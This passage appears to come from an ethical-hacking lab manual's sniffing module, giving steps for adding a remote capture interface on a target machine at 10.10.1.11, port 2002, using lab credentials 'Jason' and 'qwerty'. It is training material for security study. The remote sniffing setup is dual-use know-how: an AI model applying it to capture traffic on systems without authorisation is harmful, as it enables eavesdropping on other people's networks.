


Module 08 – Sniffing


39. The **Remote Interface** window appears. In the **Host** text field, enter the IP address of the target machine (here, **10.10.1.11**); and in the **Port** field, enter the port number as **2002**.

40. Under the **Authentication** section, select the **Password authentication** radio button and enter the target machine's user credentials (here, **Jason** and **qwerty**); click **OK**.

Note: The IP address and user credentials may differ when you perform this task.




41. A new remote interface is added to the **Manage Interfaces** window; click **OK**.

